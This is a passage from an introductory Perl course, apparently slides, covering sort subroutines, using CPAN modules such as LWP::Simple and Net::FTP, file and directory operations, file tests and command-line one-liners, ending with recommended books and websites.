   $line{$key} = $_;
   }


open OUT, "> $filename.sorted" or die "$!";

foreach(sort keys %line) { print "$line{$_}\n" }
```

A sort subroutine example

- Let’s sort by IP numbers (this is not the best way to do it, by the way)

```
sub by_bytes {   # 192.168.1.1
    my ($ip_a, $ip_b) = ($a, $b);
    my @a = split /\./, $a;
    my @b = split /\./, $b;
    COMPARE: {
        if( $a[0] > $b[0] ) { return 1 }
        elsif( $a[0] < $b[0] ) { return -1 }
        else {
            shift @a; shift @b;
            last COMPARE unless @a;
            redo COMPARE;
        }
    }
return 0;
}
```

Sorting IPs, con't

```
#!/usr/bin/perl

chomp(@ips = <DATA>);  # Take data after __END__
print "IPs are @ips\n";

foreach( sort by_bytes @ips)
    {
    print "$_\n";
    }

__END__
199.60.48.64
166.84.185.32
209.85.3.25
208.201.239.50
```

Using modules

`use` and `require`

- Perl comes with many libraries and modules

- `require` pulls in external code just as if you had typed it into your program

```
require "chat2.pl";
```

- `use` does the same thing, with an extra import step

```
use CGI;             #anything CGI exports
use "CGI.pm";        #same thing
use CGI qw(:html); #only the :html stuff
```

Using modules

- How modules work is beyond the scope of this course, but we can still use them.

- Modules are found at CPAN
  `http://search.cpan.org`

- Let’s use them to get some work done, though

```
#import a function from lib-WWW-Perl (LWP)
use LWP::Simple qw(get);

#fetch a web page
my $data = get("http://www.perl.org");
```

How to use a module

- Modules come with documentation
- Use `perldoc`

```
perldoc Net::FTP
```

- On Win32, docs are in HTMLHelp
- MacPerl uses a program called “Shuck”
- Let's look at `Net::FTP` as an example. It's not part of the standard distribution. Get it at

```
http://search.cpan.org/search?module=Net::FTP
```

How to use a module, cont.

```
NAME
     Net::FTP - FTP Client class

SYNOPSIS
         use Net::FTP;

         $ftp = Net::FTP->new("some.host.name");
         $ftp->login("anonymous","me@here.com");
         $ftp->cwd("/pub");
         $ftp->get("that.file");
         $ftp->quit;


DESCRIPTION
     Net::FTP is a class implementing a simple FTP
client in Perl yadda yadda yadda...
```

An example: Net::FTP

- Suppose we want to download our current work schedule

- Just follow the example!

```
use Net::FTP;

my $ftp = new Net::FTP 'ftp.example.com';

$ftp->login("anonymous",
                 "plawford@example.com");
$ftp->cwd("/pub/Sands");
$ftp->get("schedule.doc");
$ftp->quit;
```

- The file is saved in the current directory

Files

The `stat` function

- stat returns a list of file properties

```
($dev,$ino,$mode,$nlink,$uid,$gid,$rdev,$size,
       $atime,$mtime,$ctime,$blksize,$blocks)
           = stat($filename);
```

- Use a literal slice to get only parts of it

```
($mode,$uid,$gid) = ( stat($filename) )[2,4,5]
```

- Win32 users see `Win32::File` (not standard)

```
use Win32::File;
Win32::File::GetAttributes("tour.doc", $att)
```

Modify file properties

- Change file permissions (different for Win32)

```
chmod 0666, @file_list; # notice octal number!
```

- Can also use `File::chmod`

```
use File::chmod;
chmod("+x", @files);
```

- Win32 users can use `Win32::File`

```
use Win32::File;
Win32::File::SetAttributes("set.doc", $att);
```

- Change timestamp information

```
utime $access_time, $mod_time, @file_list;
```

Rename, copy, or delete

- Rename a file

```
rename $old_name, $new_name;
```

- Must use file name (not like Unix's `mv`)

```
rename "winnings.xls", "dir";      #WRONG!!
rename "winnings.xls", "dir/winnings.xls";
```

- Copy a file using File::Copy

```
use File::Copy;
copy($original, $copy);
```

- Remove a file

```
$count = unlink @files;
```

File::Basename

• Comes with three functions for manipulating file paths – we'll look at two of them

• Works with Unix, VMS, Win, and Mac without you having to do anything

```
use File::Basename;

$dir = dirname('C:\\System\\Foo\\Rot\\Baz');
# $dir is 'C:\\System\\Foo\\Rot';

$file = basename('/usr/local/lib/perl');
# $file is 'perl'
```

File test operators

- Return true or false for a test against a FILEHANDLE or filename

```
print "Found a directory!\n" if -d $filename;
```

- Defaults to the filename in `$_`
- Readable, writable, executable: `-r, -w, -x`
- Exists: `-e`
- Plain file, directory, link: `-f, -d, -l`
- File size: `-s` returns the file size, in bytes

```
$size = -s $filename
```

- is a tty (terminal): `-t`

```
print "We're interactive!\n" if -t STDIN;
```

An example

- Get the five most recently modified files

```
#!/usr/bin/perl

foreach( <*> )
    {
    next unless -f;
    $hash{$_} = (stat _)[9]; # my $mtime = -M;
    }

foreach(
    sort {$hash{$b} <=> $hash{$a}} keys %hash )
    {
    last if $count++ > 5;
    $time = localtime($hash{$_});
    printf "%-25s %s\n", $_, $time;
    }
```

Directories

mkdir & rmdir

- Create a directory

```
mkdir $dir_name, 0755 #notice octal number
mkdir $dir_name, 0777 #for Win32 users
```

- Remove a directory (must be empty!)

```
rmdir $dir_name;
```

- There isn't a Perl-ish way to recursively remove directories, so you might have to resort to `system`

```
system 'rm', '-r', $dir_name;
```

The current directory

- The current working directory decides how to resolve relative file paths

- `Cwd` work across platforms

```
use Cwd;
$dir = cwd();
```

- Change to another directory

```
chdir($dir_name) or die "$!";
```

Globbing

- Can use the glob operator – `<*>`
- Looks like the “diamond” operator, but isn't

```
@files = <*.plx>;      # files ending in .plx
@files = <*.doc *.xls>
```

- There is also a built-in function

```
@files = glob("*.plx");
```

Directory access

- Directory handles are similar to file handles

```
opendir(DIR, $dir) or die "$!";
```

- Get a list of files from that directory

```
@files = readdir(DIR);
```

- Includes . and .. , so you might see

```
@files = grep ! /^\.\.?$/, readdir(DIR);
```

- Close the directory handle

```
closedir(DIR);
```

An example

- Print a sorted list of filenames with file size

```
#!/usr/bin/perl

use Cwd;

opendir DIR, getcwd()
    or die "Could not open directory!\n$!";

foreach( sort readdir DIR )
    {
    next if /^\./;
    next unless -f;
    printf "%8d %s\n", -s, $_;
    }

closedir DIR;
```

Another example

- Let’s sort by file size though

```
#!/usr/bin/perl

use Cwd;
opendir DIR, getcwd()
    or die "Could not open directory!\n$!";

foreach( readdir DIR )
    {
    next if /^\./ or not -f;
    $files{$_} = -s;
    }

foreach( sort { $files{$a} <=> $files{$b} }
    keys %files ) {
    printf "%8d %s\n", $files{$_}, $_; }
```

One - liners

Command line scripts

- Scripts can be executed on the command line

```
perl -e 'print "Hello there!\n"'

perl -ne 'print if /Perl/' *

perl -pe 's/sh/perl/g' *
```

- Complete documentation in `perlrun`

Adding a while() loop

- `-n` adds a while loop around your `-e` script

```
perl -n -e 'print "I saw: $_"'  file.txt
```

same as

```
#!/usr/bin/perl

while(<>)
    {
    print "I saw: $_"
    }
```

Even better!

- `-p` is like `-n`, but with a print at the bottom of the loop

```
perl -p -e 's/peterbilt/;/g'  file.txt
```

same as

```
#!/usr/bin/perl

while(<>)
    {
    s/peterbilt/;/g;
    print
    }
```

Editing files in place

- The `-i` switch turns on inplace editing
- Original files are moved, and munged data

shows up in new files of the same name

```
perl -pi.old -e 's/\cM//' *.txt
```

same as

```
#!/usr/bin/perl
$^I = ".old";

while(<>)
    {
    s/\cM//g;
    print
    }
```

Splitting data

- The `-a` switch splits the input line into `@F`
- Splits on whitespace by default (use `-F` to specify alternate delimiter)

```
perl -ane 'print "$F[2]\n"' file.txt
```

same as

```
#!/usr/bin/perl

while( <> )
    {
    @F = split /\s+/, $_;
    print "$F[2]\n"
    }
```

Conclusion

What we did not cover

- References
- Complex data structures

```
$matrix[$x][$y]
$hash{$city}{$title}{$name}
```

- Networking and client/server programming
- Object-oriented programming
- Much, much more ...

What to do next

- Start writing some Perl scripts
  remember that “baby talk” is okay

- Read everything about Perl you can, even if you do not always understand it

- Slowly add to your Perl skills

- Look at modules and scripts for examples

Getting Perl support

- Corporate support packages are available for Perl
- PerlDirect
  `http://www.perldirect.com`
- The Perl Clinc
  `http://www.perlclinic.com`
- Free information at www.perl.org and www.perl.com

References

Books

Learning Perl, Randal L. Schwartz and Tom Christiansen

Learning Perl on Win32, Randal L. Schwartz, Tom Christiansen, and Eric Olsen

Programming Perl, Larry Wall, Tom Christiansen, and Jon Orwant

Effective Perl Programming, Joseph Hall and Randal L. Schwartz

Online Resources

The Perl Language Pages

    http://www.perl.com

Perl Mongers

    http://www.perlmongers.org

Perl user groups

    http://www.pm.org

Comprehensive Perl Archive Network

    http://www.cpan.org